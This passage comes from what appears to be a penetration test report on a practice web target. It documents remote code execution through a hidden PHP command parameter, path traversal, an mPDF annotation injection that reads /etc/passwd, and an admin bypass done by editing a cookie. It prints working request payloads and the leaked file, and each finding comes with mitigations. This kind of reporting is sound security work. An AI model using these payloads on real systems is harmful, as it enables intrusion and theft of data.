Next, I inspected the mPDF library and found that it allowed file inclusion via the user parameter, which could be manipulated to include files from the server.

I used this feature to inject paths like /etc/passwd to access sensitive system files.

After successfully reading system files, I noticed a reference to a hidden PHP file (2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php) in the code.

This PHP file contained a parameter (cmd) that allowed me to execute arbitrary commands on the server, leading to Remote Code Execution (RCE).

By sending a command like:

```
GET
/admin/2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8
f0.php?cmd=whoami
```

I was able to confirm that I gained full control over the server.

After successfully exploiting RCE, a **reverse shell** was established to maintain persistent access. Further privilege escalation was achieved, resulting in full **root access**, which will be detailed separately in the Privilege Escalation section.

Tools and Techniques Used:

Burp Suite: I used Burp Suite to intercept and modify the HTTP requests, allowing me to inject malicious paths and test the server's response.

Manual Testing: After confirming the LFI vulnerability, I manually crafted URLs with file paths like `/etc/passwd` to test additional inclusions.

mPDF Inspection: I inspected the mPDF library's source code to find the user parameter and identify how to manipulate it for file inclusion.

## RECOMMENDED MITIGATIONS

### 1. Implement Least Privilege for File Permissions:

Explanation: Ensure that files and scripts on the server are not writable or executable by users who don't need those permissions.

By restricting permissions to the minimum required, you can limit the potential impact of an RCE attack.

How to Implement:

Use file permission settings to ensure that only trusted users or system processes have write or execute access to sensitive files or directories.

For example, set directories to read-only for non-administrative users:

```
chmod 755 /var/www/html
```

```
chmod 644 /var/www/html/index.php
```

Useful Resources:

[OWASP Secure File Handling Cheat Sheet](#)

### 2. Enable PHP's open\_basedir Restriction:

Explanation: The `open_basedir` directive in PHP restricts the files that PHP can access to a specific directory or set of directories.

By enabling this feature, you can prevent PHP from accessing sensitive system files or directories.

How to Implement:

In the php.ini file, set:

```
open_basedir = /var/www/html:/tmp:/usr/local/lib/php
```

This ensures PHP can only access files within the specified directories, preventing unauthorized access to system files.

Useful Resources:

[PHP open\\_basedir Documentation](#)

### 3. Use Command Whitelisting:

Explanation: Instead of allowing arbitrary commands to be executed on the server, limit execution to a predefined list of trusted commands.

How to Implement:

Create a predefined list of commands that are allowed to be executed and reject any others.

Ensure that user input is not directly passed to system functions like `exec()`, `shell_exec()`, or `system()` without strict validation.

Example Implementation in PHP:

```
$allowed_commands = ['whoami', 'uptime'];  
  
if (in_array($command, $allowed_commands)) {  
    system($command);  
}  
else {  
    echo "Unauthorized command."  
}
```

Useful Resources:

[OWASP Command Injection Prevention Cheat Sheet](#)

## VULN-003 LFI (Local File Inclusion)

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Calculated by <https://www.first.org/cvss/calculator/3.1>

### RISK

General   < <b>Critical</b> >	Probability   < <b>High</b> >	Severity   < <b>Critical</b> >	Fix Effort   < <b>Medium</b> >
-------------------------------	-------------------------------	--------------------------------	--------------------------------

### DESCRIPTION

**Local File Inclusion (LFI)** is a vulnerability where a system includes files without properly validating the input, allowing an attacker to manipulate the file path and access sensitive files on the server.

The attacker can provide a specially crafted path, like `../etc/passwd`, which lets them read files that should be restricted.

Instead of the system filtering out unauthorized file paths, it blindly trusts the input and performs the inclusion.

In this case, the attack was executed through the mPDF system, where we exploited annotation injection to include sensitive files such as `/etc/passwd` into a PDF file.

This method allows the attacker to extract internal data from the server by manipulating the file path that is included in the system, ultimately leading to the exposure of sensitive information.

**Why did LFI become Critical in this case?**

Initially, LFI might seem like a high-risk vulnerability because it lets attackers read sensitive files.

However, in this case, the LFI vulnerability led to the discovery of further critical issues, such as accessing configuration files or the ability to escalate privileges.

Additionally, the mPDF annotation feature allowed the inclusion of files from the system, which made it easier for the attacker to locate and exploit the internal file paths, ultimately leading to Remote Code Execution (RCE).

The ability to retrieve system files, like `passwd`, was the first sign of a larger vulnerability.

Once the attacker was able to read files like `/etc/passwd`, it was clear that this could lead to even more dangerous exploits, such as accessing more critical configuration files, which could contain database credentials, API keys, or other sensitive data that could allow further system compromise.

Therefore, the LFI vulnerability escalated to critical, because it allowed an attacker to reach sensitive data, access system configuration, and gain full control over the server.

### Impact of the Vulnerability:

**Information Disclosure:** Attackers could gain access to sensitive files like `/etc/passwd`, revealing user information that could lead to privilege escalation.

**Privilege Escalation:** By accessing configuration files, attackers could potentially retrieve database passwords or other sensitive data, allowing them to escalate privileges further and gain full control of the system.

**Remote Code Execution (RCE):** The ability to manipulate file paths eventually opened the door to remote code execution, allowing attackers to execute arbitrary commands on the server.

**Complete Server Compromise:** With RCE, attackers can take full control of the server, upload malicious files, execute commands, and further exploit the system, leading to potentially severe consequences.

## PROOF OF CONCEPT

### Exploiting LFI to Access `/flag.txt` via Path Traversal

**Request**

```
1 GET /admin/../flag.txt HTTP/1.1
2 Host: techie-world.xyz
3 Cookie: user=admin
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://techie-world.xyz/login/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16 Connection: close
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Tue, 21 Jan 2025 12:56:19 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Last-Modified: Sat, 18 Mar 2023 14:06:37 GMT
5 ETag: "8e-5f72d33bd0e49-gzip"
6 Accept-Ranges: bytes
7 Vary: Accept-Encoding
8 Content-Length: 142
9 Connection: close
10 Content-Type: text/plain
11
12 You did not really think it would be that easy right?!
13 We do not recommend downloading the /real flag.zip file because it contains nothing.
14
```

### Local File Inclusion (LFI) via mPDF

**Request**

```
1 GET /admin/mpdf.php?user=
2 Host: techie-world.xyz
3 Cookie: user=admin
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://techie-world.xyz/admin/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Fri, 31 Jan 2025 13:25:23 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Disposition: inline; filename="mpdf.pdf"
5 Cache-Control: public, must-revalidate, max-age=0
6 Pragma: public
7 X-Generator: mPDF 8.1.4
8 Expires: Sat, 26 Jul 1997 05:00:00 GMT
9 Last-Modified: Fri, 31 Jan 2025 13:25:23 GMT
10 Connection: close
11 Content-Type: application/pdf
12 Content-Length: 15943
13
14 %PDF-1.4
15 %âãÏÓ
16 3 0 obj
17 <<Type /Page
18 /Parent 1 0 R
```

**Inspector**

Selection: 149

**Selected text**

```
%3Cannotation%20file%3D%22/etc/passwd%22%20content%3D%22/etc/passwd%22%20icon%3D%220caph%22%20title%3D%22Leaked%20File%22%20pos-x%3D%22195%22%20/%3E
```

**Decoded from:** URL encoding

```
<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Leaked File" pos-x="195" />
```



## Disclosure of /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin) :/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:113:/:run/uuid:/usr/sbin/nologin
tcpdump:x:108:114:/:nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
landscape:x:111:116:/:var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh
user,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534:/:nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony
daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100:/:var/snap/lxd/common/lxd:/bin/false
```

## DETAILS

### Attack Description:

**Finding the LFI Vulnerability:** I started testing the system by manipulating the URL and adding paths like admin/../../flag.txt.

This allowed me to retrieve the contents of the flag.txt file, showing that the system wasn't properly checking file paths, which allowed me to access files that should have been protected.

**Confirming LFI via mPDF:** After discovering that path traversal worked, I checked the server's use of the mPDF library.

The version of mPDF used (8.1.4) has a vulnerability where it allows file inclusion via the annotation feature without proper validation.

This vulnerability let me inject file paths into the user parameter.

I tested this by injecting the path to the `/etc/passwd` file and successfully retrieved its contents.

This proved that the LFI vulnerability could be exploited using mPDF to access sensitive files.

**How It Became Critical:** At first, the LFI vulnerability seemed dangerous but not critical.

However, while investigating further, I found a hidden PHP file (2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php) in the `mpdf.php` file, which allowed me to run commands on the server.

By sending a simple command like `whoami`, I gained full control over the server.

This turned the LFI into a Critical Remote Code Execution (RCE) vulnerability.

#### **Tools and Techniques Used:**

**Burp Suite:** Used to intercept and modify HTTP requests to inject paths into the user parameter.

**Manual Testing:** Tested file inclusion by manually crafting URLs and checking responses.

**mPDF Inspection:** Discovered the hidden PHP file (2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php) that allowed me to run commands.

#### **Impact:**

**Information Disclosure:** The attacker can read sensitive files like `/etc/passwd`, exposing user information.

**Privilege Escalation:** Accessing system configuration files can allow the attacker to gain higher privileges.

**Remote Code Execution (RCE):** The attacker can run commands on the server, gaining full control and the ability to manipulate the system.

### RECOMMENDED MITIGATIONS

#### **1. Input Validation and Sanitization**

**Explanation:** The most effective way to mitigate LFI vulnerabilities is by properly validating and sanitizing user input, especially file paths.

The application should never trust user input for file inclusion.

Path traversal, such as ../, should be blocked entirely to prevent access to sensitive files.

#### How to Implement:

**Whitelist Approach:** Ensure that only predefined, trusted file paths are allowed by using a whitelist of valid files.

**Avoid User-Controlled Paths:** Never use user-supplied input for directly accessing system files.

Instead, consider using fixed file paths or constants for inclusion.

**Sanitize Input:** Strip or escape any characters that could be used for directory traversal (e.g., ../).

#### Example Implementation in PHP:

```
// Sanitize user input by restricting path traversal
$allowed_files = array("home.php", "about.php", "contact.php");
if (in_array($user_input, $allowed_files)) {
    include($user_input);
} else {
    echo "Invalid file requested.";
}
```

#### Useful Resources:

[OWASP Input Validation](#)

[OWASP Path Traversal Prevention Cheat Sheet](#)

## 2. Use Absolute File Paths

**Explanation:** Using absolute file paths rather than relative paths can help prevent unauthorized file inclusion.

Absolute paths make it harder for an attacker to manipulate file inclusion via path traversal.

#### How to Implement:

Always use absolute file paths when including files in your application.

#### For example:

```
include('/var/www/html/includes/header.php');
```

Avoid concatenating user input with file paths.

Instead, store file paths in constants or configuration files.

**Useful Resources:**

[OWASP Path Traversal Prevention Cheat Sheet](#)

### **3. Use Web Application Firewalls (WAFs)**

**Explanation:** Web Application Firewalls (WAFs) can detect and block attempts to exploit LFI vulnerabilities, by filtering out suspicious input before it reaches the server.

**How to Implement:**

Configure a WAF to detect and block path traversal attacks and suspicious file inclusion patterns (e.g., /etc/passwd, ../).

**Useful Resources:**

[OWASP ModSecurity Core Rule Set \(CRS\)](#)

[OWASP WAF Testing Cheat Sheet](#)

## VULN-004 Insecure Cookie Handling

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:L

Calculated by <https://www.first.org/cvss/calculator/3.1>

RISK

<b>General</b>   <Critical>	<b>Probability</b>   <High>	<b>Severity</b>   <High>	<b>Fix Effort</b>   <Low>
-----------------------------	-----------------------------	--------------------------	---------------------------

### DESCRIPTION

#### Description:

Insecure Cookie Handling refers to a misconfiguration in the way the application manages authentication and session cookies.

This vulnerability occurs when critical security attributes (HttpOnly, Secure, SameSite) are either missing or incorrectly configured, making session cookies vulnerable to theft or manipulation.

In this case, the application allows an attacker to extract authentication cookies via DOM-based XSS, which enables them to take over user sessions, including administrator accounts.

#### Additionally, the cookie:

Has no HttpOnly flag, meaning JavaScript can access and steal it.

Is not marked Secure, allowing it to be transmitted over unencrypted HTTP, making it susceptible to Man-in-the-Middle (MITM) attacks.

Has SameSite=None, making it vulnerable to Cross-Site Request Forgery (CSRF) attacks.

Has an expiration date of one month, increasing the risk window for exploitation.

Because of these weaknesses, an attacker can hijack a session and gain administrative access to the system without needing a password.

This significantly impacts the confidentiality, integrity, and availability of the system.

#### Impact of the Vulnerability:

##### 1. Session Hijacking

An attacker can steal an authenticated session and act as a legitimate user, bypassing authentication mechanisms.

In this case, admin access was gained without credentials.

##### 2. Privilege Escalation

Once an admin session is stolen, the attacker can modify system settings, manage users, and access sensitive data.

### 3. Cross-Site Scripting (XSS) Exploitation

Since the cookie is not marked as HttpOnly, it can be stolen via XSS attacks and sent to a remote attacker.

### 4. Cross-Site Request Forgery (CSRF)

Because the SameSite=None attribute is set, an attacker can force authenticated users to perform unintended actions on the application.

### 5. Man-in-the-Middle (MITM) Attacks

The cookie is transmitted without Secure flag, meaning an attacker on an untrusted network (e.g., public Wi-Fi) can intercept and steal session tokens.

## PROOF OF CONCEPT

### Unprotected Session Cookie – No Encryption or Hashing

```

Pretty  Raw  Hex
1 GET /admin/ HTTP/1.1
2 Host: techie-world.xyz
3 Cookie: user=none
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


```

### Cookie Misconfiguration Identified via Browser Inspection

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
admin	admin	techie-world.xyz	/	Mon, 03 Mar 2025 08:27:04 GMT	10	false	false	None	Sat, 01 Feb 2025 08:27:57 GMT

Additional cookie details for 'admin':  
Created: Sat, 01 Feb 2025 08:27:53 GMT  
Domain: techie-world.xyz  
Expires / Max-Age: Mon, 03 Mar 2025 08:27:04 GMT  
HostOnly: true  
HttpOnly: false  
Last Accessed: Sat, 01 Feb 2025 08:27:57 GMT  
Path: /  
SameSite: None  
Secure: false  
Size: 10

### Successful XSS Attack Leading to Session Hijacking



#### DETAILS

##### Finding the Vulnerability

The Insecure Cookie Handling vulnerability was identified while analyzing the session management behavior of the application.

Initially, while intercepting requests in Burp Suite, it was observed that the authentication cookie (`user=none`) was not properly validated.

By modifying the cookie value to `user=admin`, it was possible to gain administrative access without requiring authentication, confirming VULN-005 (Cookie-Based Authentication).

Further investigation was conducted to determine whether an attacker could extract the authentication cookie through other means.

During testing for Cross-Site Scripting (XSS) vulnerabilities, it was discovered that the Contact Us form was vulnerable to XSS, allowing JavaScript execution.

Using an XSS payload, it was possible to extract the session cookie via `document.cookie`, confirming that:

The cookie was not protected with the `HttpOnly` flag, making it accessible to JavaScript.

The cookie was not marked Secure, allowing it to be transmitted over unencrypted HTTP.

SameSite=None allowed the cookie to be sent in cross-origin requests, exposing it to CSRF attacks.

The cookie had a long expiration period (one month), increasing its attack surface.

#### Tools Used:

- **Burp Suite** – Intercepted and modified the authentication cookie.
- **Browser DevTools (Inspect Element)** – Examined cookie attributes.
- **XSS Payload Execution** – Extracted the session cookie.

## RECOMMENDED MITIGATIONS

To mitigate the risks associated with insecure cookie handling, the following security measures should be implemented in the Apache server configuration.

### 1. Enforce the HttpOnly Flag

The HttpOnly flag prevents JavaScript from accessing the cookie, mitigating the risk of session theft via XSS attacks. Without this flag, an attacker can extract authentication cookies using document.cookie.

Implementation in Apache:

```
<IfModule mod_headers.c>  
Header always edit Set-Cookie (.*) "$1; HttpOnly"  
</IfModule>
```

### 2. Enforce the Secure Flag

The Secure flag ensures that cookies are only transmitted over HTTPS, preventing their interception on unsecured HTTP connections. Without this flag, cookies can be stolen through MITM attacks on unencrypted networks.

Implementation in Apache:

```
<IfModule mod_headers.c>  
Header always edit Set-Cookie (.*) "$1; Secure"  
</IfModule>
```

### 3. Implement the SameSite Attribute

The SameSite attribute prevents cookies from being sent in cross-origin requests, mitigating CSRF attacks. Setting SameSite=Strict is the most secure option, while SameSite=Lax allows limited cross-site functionality while still preventing most CSRF scenarios.



Implementation in Apache:

```
<IfModule mod_headers.c>  
Header always edit Set-Cookie (.*) "$1; SameSite=Strict"  
</IfModule>
```

#### **4. Reduce Cookie Lifetime and Implement Session Expiry**

Long-lived session cookies increase the attack window for session hijacking. Reducing the expiration time forces frequent re-authentication, minimizing exposure.

Implementation in Apache:

```
<IfModule mod_headers.c>  
Header always edit Set-Cookie (.*) "$1; Max-Age=3600"  
</IfModule>
```

#### **5. Use Strong Session Management Practices**

Ensure session cookies are rotated on login and logout to prevent session fixation attacks. Implement server-side session tracking mechanisms and invalidate old sessions after logout or inactivity.

## VULN-005 Cookie-Based Authentication

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Calculated by <https://www.first.org/cvss/calculator/3.1>

RISK

General   <Critical>	Probability   <High>	Severity   <High>	Fix Effort   <Medium>
----------------------	----------------------	-------------------	-----------------------

### DESCRIPTION

Cookie-based authentication is a method where user authentication information, such as session identifiers or roles, is stored in cookies.

In this case, the vulnerability arises from the improper handling of authentication cookies.

The system relies on the authentication cookie to determine the user's identity and permissions, without validating the credentials (username and password) properly.

The trust placed by the server on the cookie's value rather than on the actual credentials submitted during login allows attackers to bypass authentication.

This vulnerability enables an attacker to manipulate the cookie value to impersonate any user, including an admin, and gain unauthorized access to sensitive resources.

This flaw creates a major security risk by allowing attackers to easily bypass login procedures, effectively rendering the authentication process useless.

## PROOF OF CONCEPT

### Getting redirected with incorrect authentication credentials

The image displays two screenshots from the Burp Suite web application security tool, illustrating a proof of concept for a redirect vulnerability.

**Top Screenshot: POST Request and Response**

**Request:**

```
1 POST /login/ HTTP/1.1
2 Host: techie-world.xyz
3 Cookie: user=admin
4 Content-Length: 27
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 Origin: https://techie-world.xyz
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/106.0.5249.62 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://techie-world.xyz/login/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 username=yambo&password=BFH
```

**Response:**

```
1 HTTP/1.1 302 Found
2 Date: Mon, 13 Jan 2025 10:18:31 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Location: ../admin/
5 Content-Length: 2875
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!doctype html>
10 <html lang="en">
11
12 <head>
13 <title>
14   Login
15 </title>
16 <meta charset="utf-8">
17 <meta name="viewport" content="width=device-width,
  initial-scale=1, shrink-to-fit=no">
18 <link href="
  https://fonts.googleapis.com/css?family=Lato:300,400,
  00&display=swap" rel="stylesheet">
19 <link rel="stylesheet" href="
  https://stackpath.bootstrapcdn.com/font-awesome/4.7.0
  css/font-awesome.min.css">
20 <link rel="stylesheet" href="css/style.css">
21 </head>
22
23 <body>
24 <section class="ftco-section">
25 <div class="container">
26   <div class="row justify-content-center">
27     <div class="col-md-6 text-center mb-5">
```

**Bottom Screenshot: GET Request and Response**

**Request:**

```
1 GET /login/../admin/ HTTP/1.1
2 Host: techie-world.xyz
3 Cookie: user=admin
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: https://techie-world.xyz
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/106.0.5249.62 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://techie-world.xyz/login/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

**Response:**

The response is a screenshot of a "Coming Soon!" page. The text on the page reads: "Coming Soon! Admins would be redirected somewhere else." Below this, a countdown timer shows "29d 23h 59m 52s". At the bottom, there are four cookies and the text "We're working hard to finish the development of this".

## DETAILS

During my testing, I noticed in Burp Suite that the cookie parameter was set to "user=none."

This caught my attention, prompting me to investigate further.

I attempted to log in using an incorrect username ("yambo") and a password not approved according to password policy ("BFH").

Despite providing invalid credentials, I manipulated the cookie by setting it to "user=admin" and was able to access the system as an admin, confirming that the authentication process was entirely dependent on the cookie value.

This vulnerability allows attackers to bypass the login process and impersonate any user, including administrators, without needing valid credentials.

## RECOMMENDED MITIGATIONS

### Use **Secure Authentication Mechanisms**:

- Instead of relying on cookie values for user authentication, use proper session management. Ensure that the server validates the user's credentials (username and password) on each login attempt, rather than depending on cookie values.
- **How to Implement:** Configure the system to issue a secure session ID upon successful login and store it in the session. The session should be verified on each request using the session ID.
- **Resources:** [OWASP Authentication Cheat Sheet](#)

### Set **Cookies with HttpOnly and Secure Flags**:

- This ensures that cookies can only be accessed by the server and are sent over secure channels (HTTPS) only, preventing attackers from reading or manipulating cookies in an insecure manner.
- **How to Implement:** Set HttpOnly and Secure flags for all authentication-related cookies.  
Set-Cookie: user=admin; HttpOnly; Secure; SameSite=Strict
- **Resources:** [OWASP Secure Cookie Guide](#)

### Implement **Server-Side Session Management**:

- The server should use a secure session ID to track the user's session, and the session ID should be stored in a secure, encrypted manner.
- **How to Implement:** Use server-side session management with randomized, securely stored session IDs, avoiding storing sensitive user data directly in the cookies.
- **Resources:** [OWASP Session Management Cheat Sheet](#)

### Enforce **Strong Authentication Practices**:

- Implement strong password policies, multi-factor authentication (MFA), and account lockout mechanisms to further protect the system.
- **How to Implement:** Use password policies that require complexity (e.g., uppercase, lowercase, special characters, etc.) and MFA mechanisms (e.g., TOTP, hardware tokens).
- **Resources:** [OWASP Authentication Cheat Sheet - Passwords](#)

### Session Expiry and Regeneration:

- Ensure that user sessions expire after a predefined timeout period and that session IDs are regenerated upon login or when there's a privilege escalation.
- **How to Implement:** Set session timeout values and regenerate session IDs to avoid session fixation and ensure that sessions are invalidated after logout.
- **Resources:** [OWASP Session Management Cheat Sheet - Session Expiry](#)

### Implement CSRF Tokens:

- Protect user authentication by using CSRF tokens to prevent cross-site request forgery attacks. CSRF tokens ensure that each request sent by the user is intentional and originates from a trusted source.
- **How to Implement:** Include a unique CSRF token in every form that modifies state (e.g., login, password change). This token should be validated on the server side to confirm the legitimacy of the request.  
`<input type="hidden" name="csrf_token" value="random_generated_token">`
- **Resources:** [OWASP CSRF Prevention Cheat Sheet](#)

## VULN-006 External File Injection in PDF (mPDF)

### CVSS

CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:L <Calculated by  
<https://www.first.org/cvss/calculator/3.1>>

### RISK

<b>General</b>   < <b>Critical</b> >	<b>Probability</b>   < <b>High</b> >	<b>Severity</b>   < <b>Medium</b> >	<b>Fix Effort</b>   < <b>Low</b> >
--------------------------------------	--------------------------------------	-------------------------------------	------------------------------------

### DESCRIPTION

External File Injection in PDF is a vulnerability that happens when a system allows files to be included without properly checking or validating the file paths.

In the case of mPDF, a library used to generate PDF files, it lets attackers inject file paths through the user parameter.

This means an attacker could manipulate the path of a file, like trying to access /etc/passwd, and the system would blindly include that file in the generated PDF.

The system doesn't stop the attacker from including sensitive files that they shouldn't have access to.

For example, by adding ../ in the URL, the attacker could move up the directory structure and access files from the server that should be restricted, such as configuration files or password lists.

Impact of the Vulnerability: This vulnerability can lead to Information Disclosure, meaning attackers can read sensitive files, such as system configuration files or user details, that are not meant to be exposed.

The attacker can use this vulnerability to gather important information about the server, its users, and its configurations, which could lead to further exploitation, such as privilege escalation or launching more advanced attacks on the system.

While it does not allow the attacker to directly execute code or alter data, it still allows sensitive data to be disclosed, which can be critical for attackers to advance their attack.

## PROOF OF CONCEPT

Example of a sensitive file that was exposed (/etc/passwd)

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin) :/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
_uss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
